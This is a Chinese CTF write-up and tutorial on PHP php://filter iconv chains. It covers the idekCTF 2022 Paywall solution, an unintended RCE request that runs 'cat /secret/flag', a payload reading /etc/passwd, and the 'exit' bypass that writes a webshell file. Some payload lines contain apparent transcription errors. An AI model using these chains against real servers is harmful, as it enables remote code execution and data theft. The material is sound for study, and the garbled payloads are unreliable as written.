

# 【idekCTF 2022】Paywall — Filter链构造和扩展


## 前言

说起来 在HNCTF的时候就有师傅用filter链给我把一道文件包含题非预期了，一直说着研究，然后一直咕x，然后这次idek比赛就遇到了（悲


所以这篇文就小小的总结一波吧x

## 【idekCTF 2022】Paywall\_WriteUp \_使用filter链构造对应字符

那先看Paywall这道题。



附件如下：



题目起了之后：



当你点击 All about flags的时候会提示下面的信息：

```
1 Thank you for your interest in The idek Times, but this article is only for
  premium users!
2 # 可以看到 只有高贵的VIP才能看到 flagx
```

我们点击两个连接，可以看到url的参数变化：

- ?p=flag
- ?p=hello-world

因为是白盒，所以直接审计代码：（这里就给关键部分的代码了）

```
1 <?php
2     error_reporting(0);
3     set_include_path('articles/');
4
5     if (isset($_GET['p'])) {
6         $article_content = file_get_contents($_GET['p'], 1);
7
8         # 使用strpos()函数检查读取的文章内容是否以“PREMIUM”或“FREE”开头
9         if (strpos($article_content, 'PREMIUM') === 0) {
10             die('Thank you for your interest in The idek Times, but this
  article is only for premium users!'); // TODO: implement subscriptions
11         }
12         else if (strpos($article_content, 'FREE') === 0) {
13             echo "<article>$article_content</article>";
14             die();
15         }
16         else {
17             die('nothing here');
18         }
19     }
20     ?>
```

所以我们的思路还是比较明确，在他用 `file_get_contents()` 函数从请求的文件中读取内容的时候，在flag文件的开头加一个“FREE”这样就能让php输出\$article\_content的内容。

所以这里就利用了filter链的构造，详细看这个项目：

<https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d>

当然也有可以直接用来梭的脚本：

[https://github.com/synacktiv/php\\_filter\\_chain\\_generator](https://github.com/synacktiv/php_filter_chain_generator)

原理我们稍后做阐释，这里要做的是利用filter链在包含flag的文件前生成"FREE"关键字 让php执行

```
echo "<article>$article_content</article>";
```

 从而输出包含的flag。


要注意的是，FREE的base64编码为" `RlJFRQ==` "

我们需要保证我们加入的字符和flag文件的字符能够被正常解码

即 我们得保证base64解码前 文件内容不是 (因为`convert.iconv.UTF8.UTF7`会消掉等号)

```
" RlJFRQUFJFTUlVTSA tIGlkZWt7VGg0bmtfVV80X1N1YnNjUjFiMW5nX3QwX291cl9uM3dzUEhQYXBldiF9 "
```

否则你读不到flag，只会得到这个：



base64的编码原理,3位一组不足的话得补=，所以这里FREE还得补上两个字符，使得所得的base64没有"=".确保后面的内容解码成功。

(当然只要满足开头为FREE且flag前面为3的整数倍字符就行x)

所以构造的fitter链如下：

- 1 php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSIS02022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859\_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA\_T500.L4|convert.iconv.ISO\_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT\_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI33

```
42.UCS4|convert.base64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-  
AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-  
32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-  
U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-  
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-  
decode/resource=flag
```

## The idek Times

```
FREE??[C]PREMIUM - idek{Th4nk_U_4_SubscR1b1ng_t0_our_n3wsPHPaper!}[C]  
>==[C]@[C]>==[C]@[C]
```

这里的 `"\x1b$)C"` 是由 `convert.iconv.UTF8.CSIS02022KR` 生成，因为生成链的程序默认在尾部增加了这个，后面我们会详细讲解x

flag文件的内容是" `PREMIUM -`

`idek{Th4nk_U_4_SubscR1b1ng_t0_our_n3wsPHPaper!}` "

## 【HNCTF 2022】 unf1ni3hed\_web3he1 非预期 使用filter链进行RCE

首先这一道题的预期解是session反序列化，但在前期源码获取的基础上，根据 just so so 这道题的灵感加了一个t00llll.php文件来获取源码信息，该文件的源码如下：

```
1  <?php  
2  error_reporting(0);  
3  
4  if (!isset($_GET['include_'])) {  
5      echo "使用工具的时候,要轻一点哦~";  
6      show_source(__FILE__);  
7  }else{  
8      $include_ = $_GET['include_'];  
9  }  
10 if (preg_match('/sess|tmp/i', $include_)) {  
11     die("可恶涅,同样的方法怎么可能骗到本小姐两次!");  
12 }else if (preg_match('/sess|tmp|index|\~|\@|flag|g|\%|\^|\&|data|log/i',  
13     $include_)) {  
14     die("呜呜呜,不可以包含这些奇奇怪怪的东西欸!!");  
15 }  
16 else @include($include_);  
17 ?>
```

该文件的本意是让选手用其读取web3he1.php的源码进行代码审计，但是过滤规则还是存在一个漏洞——即我们可以通过构造filter链直接进行RCE，详细参考的项目还是这个：

<https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d>

当然由于我当时出题的时候 正则有这个规则 `g/i` 所以脚本使用的BIG编码不可行，得做一些平替。

所以需要自己去fuzz,这里提供一份我fuzz好的字典x: (嘘~)

用于包含的代码如下：

```
1 <?=$_GET[0]`;/* (base64 value: PD89YCRfR0VUWzBdYDs7Lyo)
```

最后得到的一个 GET[0] 的临时RCE，下面是攻击报文：

```
1 GET /t00l1111.php?
include_=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|
convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-
16LE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-
16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSI
S090|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-
16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-
103.850|convert.iconv.PT154.UCS4|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSI
S090|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM113
3.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-
16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base
64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-
111.UJIS|convert.iconv.852.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.CP1256.UCS2|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO
6937|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-
decode|convert.base64-
```

encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM113  
3.IBM943|convert.base64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO-2022-  
KR.UTF16|convert.iconv.ISO-IR-139.UTF-16|convert.iconv.ISO-IR-157.ISO-IR-  
156|convert.iconv.WINDOWS-1258.ISO\_6937|convert.iconv.KOI8-T.ISO-2022-JP-  
3|convert.iconv.CP874.ISO2022KR|convert.iconv.CSUNICODE.UTF-  
8|convert.iconv.OSF00010004.UTF32BE|convert.base64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C  
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859\_3.UCS2|convert.base64-  
decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-  
U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-  
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-  
16|convert.iconv.CSIBM901.SHIFT\_JISX0213|convert.base64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-  
U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-  
decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-  
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-  
16|convert.iconv.CSIBM901.SHIFT\_JISX0213|convert.iconv.UHC.CP1361|convert.base  
64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.I  
SO-IR-156.JOHAB|convert.base64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.  
UCS2|convert.base64-decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM113  
3.IBM943|convert.iconv.IBM932.SHIFT\_JISX0213|convert.base64-  
decode|convert.base64-  
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.IS  
O2022KR.UTF16|convert.iconv.UCS-2LE.UCS-  
2BE|convert.iconv.TCVN.UCS2|convert.iconv.857.SHIFTJISX0213|convert.base64-  
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-  
decode/resource=php://temp&0=cat+/secret/flag HTTP/1.1

- 2 Upgrade-Insecure-Requests: 1
- 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.52
- 4 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/  
\*;q=0.8,application/signed-exchange;v=b3;q=0.9
- 5 Accept-Encoding: gzip, deflate
- 6 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
- 7

之前就非预期的一位师傅的payload如下：

```
1 GET /t00llll.php?
include_=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|
convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-
16LE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-
16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSI
S090|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.EUCTW|convert.iconv.L4.UTF8|convert.iconv.866.UC
S2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.IS
O2022KR.UTF16|convert.iconv.L3.T.61|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM113
3.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-
111.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-
111.UJIS|convert.iconv.852.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.CP1256.UCS2|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.IS
O2022KR.UTF16|convert.iconv.L7.NAPLPS|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.851.UTF8|convert.iconv.L7.UCS
2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.IS
O2022KR.UTF16|convert.iconv.CP1133.IBM932|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.ISO_8859
-14:1998.UTF32BE|convert.iconv.OSF00010009.ISO2022JP2|convert.iconv.UTF16.ISO-
10646/UTF-8|convert.iconv.UTF-16.UTF8|convert.iconv.ISO_8859-
14:1998.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.IS
O2022KR.UTF16|convert.iconv.UCS-2LE.UCS-
2BE|convert.iconv.TCVN.UCS2|convert.iconv.1046.UCS2|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.MAC.UCS2|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.IS
```

```
02022KR.UTF16|convert.iconv.L7.SHIFTJISX0213|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SIS02022KR|convert.iconv.UTF16.EUCTW|convert.iconv.MAC.UCS2|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSIS02022KR|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SIS02022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-
111.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSIS02022KR|convert.iconv.IS
02022KR.UTF16|convert.iconv.ISO6937.JOHAB|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSIS02022KR|convert.iconv.IS
02022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM113
3.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSIS02022KR|convert.iconv.IS
02022KR.UTF16|convert.iconv.UCS-2LE.UCS-
2BE|convert.iconv.TCVN.UCS2|convert.iconv.857.SHIFTJISX0213|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-
decode/resource=/etc/passwd&0=_RCE_
```

## 原理阐述

### php://filter

在PHP官方文档中有下面的介绍：

php://filter 是一种元封装器，设计用于数据流打开时的[筛选过滤](#)应用。这对于一体式（all-in-one）的文件函数非常有用，类似 [readfile\(\)](#)、[file\(\)](#) 和 [file\\_get\\_contents\(\)](#)，在数据流内容读取之前没有机会应用其他过滤器。

php://filter 目标使用以下的参数作为它路径的一部分。复合过滤链能够在一个路径上指定。详细使用这些参数可以参考具体范例。



名称	描述
<code>resource=&lt;要过滤的数据流&gt;</code>	这个参数是必须的。它指定了你要筛选过滤的数据流。
<code>read=&lt;读链的筛选列表&gt;</code>	该参数可选。可以设定一个或多个过滤器名称，以管道符 ( <code> </code> ) 分隔。
<code>write=&lt;写链的筛选列表&gt;</code>	该参数可选。可以设定一个或多个过滤器名称，以管道符 ( <code> </code> ) 分隔。
<code>&lt;; 两个链的筛选列表&gt;</code>	任何没有以 <code>read=</code> 或 <code>write=</code> 作前缀的筛选器列表会视情况应用于读或写链。

我们下面将用到的几个：没有指定的过滤器，读过滤器，写过滤器，下面给出两种方法的示例方便理解两种方法：

```
1  <?php
2  /* 这简单等同于：
3     readfile("http://www.example.com");
4     实际上没有指定过滤器 */
5  readfile("php://filter/resource=http://www.example.com");
6  ?>
```

```
1  <?php
2  /* 这会以大写字母输出 www.example.com 的全部内容 */
3  readfile("php://filter/read=string.toupper/resource=http://www.example.com");
4
5  /* 这会和以上所做的一样，但还会用 ROT13 加密。 */
6  readfile("php://filter/read=string.toupper|string.rot13/resource=http://www.example.com");
7  ?>
```

```
1  <?php
2  /* 这会通过 rot13 过滤器筛选出字符 "Hello World"
3     然后写入当前目录下的 example.txt */
4  file_put_contents("php://filter/write=string.rot13/resource=example.txt","Hello World");
5  ?>
```

## 死亡绕过

我们以这个经典的例子当作引子：

```

1  <?php
2  highlight_file(__FILE__);
3  error_reporting(0);
4  $content = $_POST['content'];
5  file_put_contents($_GET['filename'], "<?php exit; ?>".$content);
6  ?>

```

因为exit的存在所以不管我们传入什么马，程序都会直接结束，所以我们需要想办法让 `<?php exit; ?>` 失效，在上面我们提到 `filter` 和它支持的 `convert.base64` 两个过滤器，在php中，base64的过滤器存在一定宽松性，base64编码中只包含64个可打印字符（A-Za-z0-9+/=），而PHP在解码base64时，遇到不在其中的字符时，将会直接置空处理，我们可以这样理解：

```

1  $_GET['input'] = preg_replace('|^[^a-z0-9A-Z+/]|s', '', $_GET['input']);

```

仅留下合法字符串进行解码。

下面的例子：

```

1  $strrr = "PD9wa<>HA<>gZ<?X>hpdDsgPz4="; //base64_encode "<?php exit; ?>"
2  echo base64_decode($strrr);
3  #Output: <?php exit; ?>

```

另外，在根据base64的编码原理，没有凑够4字节的倍数那么就会用=号凑齐：

比如 `a` → `base64_encode` = `"YQ=="`

所以如果要想让密文正确解码，则我们得保证密文的长度必须为4的倍数。

如果密文长度不是4的倍数，我们继续拿上面的例子举例：

```

1  $strrr = "PD9wa<>HA<>gZ<?X>hpdDsgPz4="; //base64_encode "<?php exit; ?>"
2  // 在strrr前面加以一个a
3  $strrr = "aPD9wa<>HA<>gZ<?X>hpdDsgPz4=";
4  echo base64_decode($strrr);
5  #Output: h      ?>

```

就会乱码。

那我们再回到这个问题，内容虽然被加上 `<?php exit; ?>`，但前面的输入是可控的，不妨我们先使用 `php://filter/write=convert.base64-decode` 来首先对其解码，这样只会剩下：

`phpexit` 七个字符，到这我们再回头结合base64的解码规则——**4个一解码**，那么如果我们向下面这样构造：

```
1 $strrr = "<?php exit; ?>aPD9waHAgcGhwaW5mbygpOz8+";
2 #Actual decoding:phpexitPD9waHAgcGhwaW5mbygpOz8+
3 echo base64_decode($strrr);
4 # OutPut:  ^ +Z<?php phpinfo();?>
```

即：我们给 `phpexit` 增加一个字符使其正常解码,同时也确保我们后面的内容也正常解码。

最后payload如下：

```
1 GET: ?filename=php://filter/write=convert.base64-decode/resource=shell.php
2 POST: content=aPD9waHAgcGhwaW5mbygpOz8+
```


即可完成死亡绕过x

当然除了base64，还能使用rot13进行绕过，但其实原理都差不多，即使用filter过滤器进行构造，所以这里就不多赘述，接下来我们介绍filter过滤器中另外一个字符编码 `Iconv`。

## Convert.iconv & base64

### 特性一 base64\_en/decode

这里先提一个特性，看下面的base64加密解密过程：



我们将test当作base64解码再编码，重复多次我们还是可以得到test，当然前提是编码内容是4的倍数。

我们把这个记为 **特性一**

（当然如果只有三个字符也可以（注意个数限制就只能是3）但是根据base64特性，会在末尾补上=，如果只是单纯的base64编码就无所谓啦，但我们后面还会涉及到其他编码的转换，=会被过滤掉，那么多次编码解码后内容就不对了x）


## 特性二 convert.iconv 字符转换

我们以原理的核心，也就是 `convert.iconv` 的 `CSIS02022KR` 为例子，看下面的这一串php代码：

```
php://filter/convert.iconv.UTF8.CSIS02022KR/resource=php://temp
```

我们尝试输出它：

```
1 <?php
2 $url = "php://filter/convert.iconv.UTF8.CSIS02022KR/resource=php://temp";
3 $var = file_get_contents($url);
4
5 var_dump(file_get_contents($url));# Output: string(4) "" #这里""中没有内容是因为
   编码的字符是不可见字符
6
7 echo bin2hex($var);# Output: 1b242943 (The hexcode of “.$)C”)
```



